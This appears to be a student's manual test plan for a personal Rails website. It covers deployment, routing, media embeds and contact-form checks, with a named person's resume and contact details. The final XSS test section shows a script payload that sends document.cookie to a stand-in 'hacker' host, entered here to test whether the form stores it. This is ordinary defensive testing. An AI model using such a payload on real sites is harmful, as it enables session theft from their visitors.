



## Final Project / Personal Website Manual Test Plan


### Test Herokuapp:

- Test app deployment via herokuapp link:
  - <http://tedmanmarszalek.herokuapp.com/>
  - Heroku web application should appear same and have the same functionality as the locally run application



## Test Domain Name:

- Test domain name reroute:
  - **www.tedman.info**
  - **tedman.info**
  - **Unique domain application should appear same and have the same functionality as the locally run application**



## Test Debug:

1. Test for code breaks, e.g. input bad HTML
2. Debug in browser
3. Example below

## Routing Error

**No route matches [GET] "/get\_url%7B%7Bcontact.html%7D%7D"**

Rails.root: C:/Users/hp/Desktop/FinalProject

[Application Trace](#) | [Framework Trace](#) | [Full Trace](#)

### Routes

Routes match in priority from top to bottom



Helper	HTTP Verb	Path	Controller#Action
<u>Path / Url</u>		<input type="text" value="Path Match"/>	
welcome_index_path	GET	/welcome/index(.:format)	welcome#index
root_path	GET	/	welcome#index

### Request

Parameters:


## Instructions to run locally:

1. Download from subversion:
  - a. After download, rename from 'FinalProjectX' to 'FinalProject'
    - i. Committed to subversion as 'FinalProjectX'
    - ii. Local, Github, and Heroku rails project setup as 'FinalProject'
2. Alternatively, download from github:
  - a. <https://github.com/tedmarszalek/FinalProject>
3. Navigate to FinalProject directory
4. Install gems using 'bundle install' (Ruby application)
5. Run my ruby on rails personal web application from the command line
  - a. 'rails server'
  - b. (or 'rails s')
6. View the web application locally on <http://localhost:3000/>



## Test Routes:

1. Click a tab ("About", "Contact", "Music", etc.)
2. Check for successful Ruby Rails reroute



3. Click “Work” and “LinkedIn” or “Github” (or any of the corresponding social media links under “Social” dropdown)
4. Check to see if the exterior routes redirect correctly as such.

The screenshot shows a GitHub profile for Tedman Marszalek (tedmarszalek). The profile includes a bio, location (United States), email (tedman.marszalek@gmail.com), and join date (Dec 2, 2013). It also displays statistics: 0 Followers, 0 Starred, and 0 Following. The 'Popular repositories' section lists several projects, including 'tedmarszalek.github.io', 'AudioVisualization', 'd3', 'DotAMapper', and 'DotAMapper-1'. The 'Contributions' section shows a calendar grid with activity for November, December, and January.


## Test PDF Download:

1. Go to the “About” page.
2. View the PDF resume and navigate to the save button

The screenshot shows a resume page with a table layout. The table has four columns: PROJECTS, TECHNICAL SKILLS, HONORS AND ACTIVITIES, and RELEVANT COURSES. The content is as follows:


PROJECTS	TECHNICAL SKILLS	HONORS AND ACTIVITIES	RELEVANT COURSES
<p>servo motor movements.</p> <p><b>Student Apartment Finder</b> My team and I aggregated local Champaign-Urbana apartment and housing information to develop an application for students that made the yearly housing hunt easier. My job was to build a parser to organize the apartment data scraped from a multitude of different websites.</p> <p><b>Ebola-Twitter Map</b> My team and I built a map utilizing the Twitter and Google Maps APIs to geographically map tweets about the Ebola outbreak using geotags.</p> <p><b>Search Engine</b> My teammate and I built a specialized Javascript/Ruby search engine after accumulating relevant databases in order to utilize text retrieval techniques.</p> <p><b>Prolog Inference Engine</b> I developed a hierarchical knowledge base and inference engine in Prolog.</p>	<p>C++, Python, Ruby, C, Java, SQL, Access, Prolog, Visual Basic, HTML, Verilog, MIPS</p> <p>VBA, Github, Subversion, IBM Rational ClearCase/ClearQuest, Eclipse, IntelliJ, Linux, Ubuntu, Valgrind, Visual Studio, Microsoft Word, PowerPoint, Excel, Outlook</p>	<p><b>Northrop Grumman Engineering Scholar</b> 2012-Present</p> <p><b>James Scholar</b> 2014-Present</p> <p><b>Psi Upsilon Fraternity</b>, Omicron Chapter 2013-Present</p> <p><b>CS Department Undergraduate Peer Adviser</b> 2014-Present</p> <p><b>Star Course RSO</b>, a student-run live concert promotion &amp; production company 2013-2014</p> <p><b>University of Illinois College of Engineering Dean's List</b> Fall 2012</p>	<p><b>Text Information Systems</b> (CS410)</p> <p><b>Social Visualization</b> (CS467)</p> <p><b>Database Systems</b> (CS411)</p> <p><b>Numerical Methods</b> (CS357)</p> <p><b>Introduction to Artificial Intelligence</b> (CS 02180 / CS440)</p> <p><b>Cryptology I</b> (CS 01410 / CS4xx)</p> <p><b>Data Logic</b> (CS 02281 / CS4xx)</p>

### 3. Download and save the PDF locally for viewing.




### Test Embedding:

1. Navigate to the “music” page.
2. Click play to test whether or not the embedded song plays



## Test Instafeed:

1. Instagram photo with “#site” tag to view on website




2. Check if the photos tab is updated with the new photo

## Test Spotify Playlist:


1. Update current “Site” Spotify playlist by adding new song.






Randy Quaid (feat. Mark Kozelek)  
Desertshore

Site




1	Randy Quaid (feat. Mark Kozelek) Desertshore	4:00
2	Turtle Pond (feat. Mark Kozelek) Desertshore	4:19
3	Mercy (feat. Mark Kozelek) Desertshore	5:14
4	Mariette Mark Kozelek, Desertshore	3:02
5	Seal Rock Hotel Mark Kozelek, Desertshore	2:59
6	Sunshine In Chicago Sun Kil Moon	2:34

## Playlist after new song is added to the “Site” Playlist



Randy Quaid (feat. Mark Kozelek)  
Desertshore

Site



1	Randy Quaid (feat. Mark Kozelek) Desertshore	4:00
2	Turtle Pond (feat. Mark Kozelek) Desertshore	4:19
3	Mercy (feat. Mark Kozelek) Desertshore	5:14
4	Mariette Mark Kozelek, Desertshore	3:02
5	Seal Rock Hotel Mark Kozelek, Desertshore	2:59
6	Sunshine In Chicago Sun Kil Moon	2:34
7	All/Spinks 2 Sun Kil Moon	6:45



## Test Contact:

1. Navigate to the Contact page and input the information and a message.
2. Send/Submit the message

Tedman Marszalek   Home   About   **Contact**   Photos   Music   Links ▾

---

Contact

Full Name:

Email Address:

Phone Number:

Message:

---

3. Check if the message appears in the admin contact page in the database

## Test XSS:

1. Test security of the site with potential threats (cross-site scripting).

## 2. Test if the Javascript is stored or not.

[Tedman Marszalek](#) [Home](#) [About](#) [Contact](#) [Photos](#) [Music](#) [Links ▾](#)

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

### Contact

Full Name:

Email Address:

Phone Number:

Message

```
<SCRIPT>varimg=new+Image()img.src="http://hacker/"%20+%20document.cookie:</SCRIPT>
```

Send Message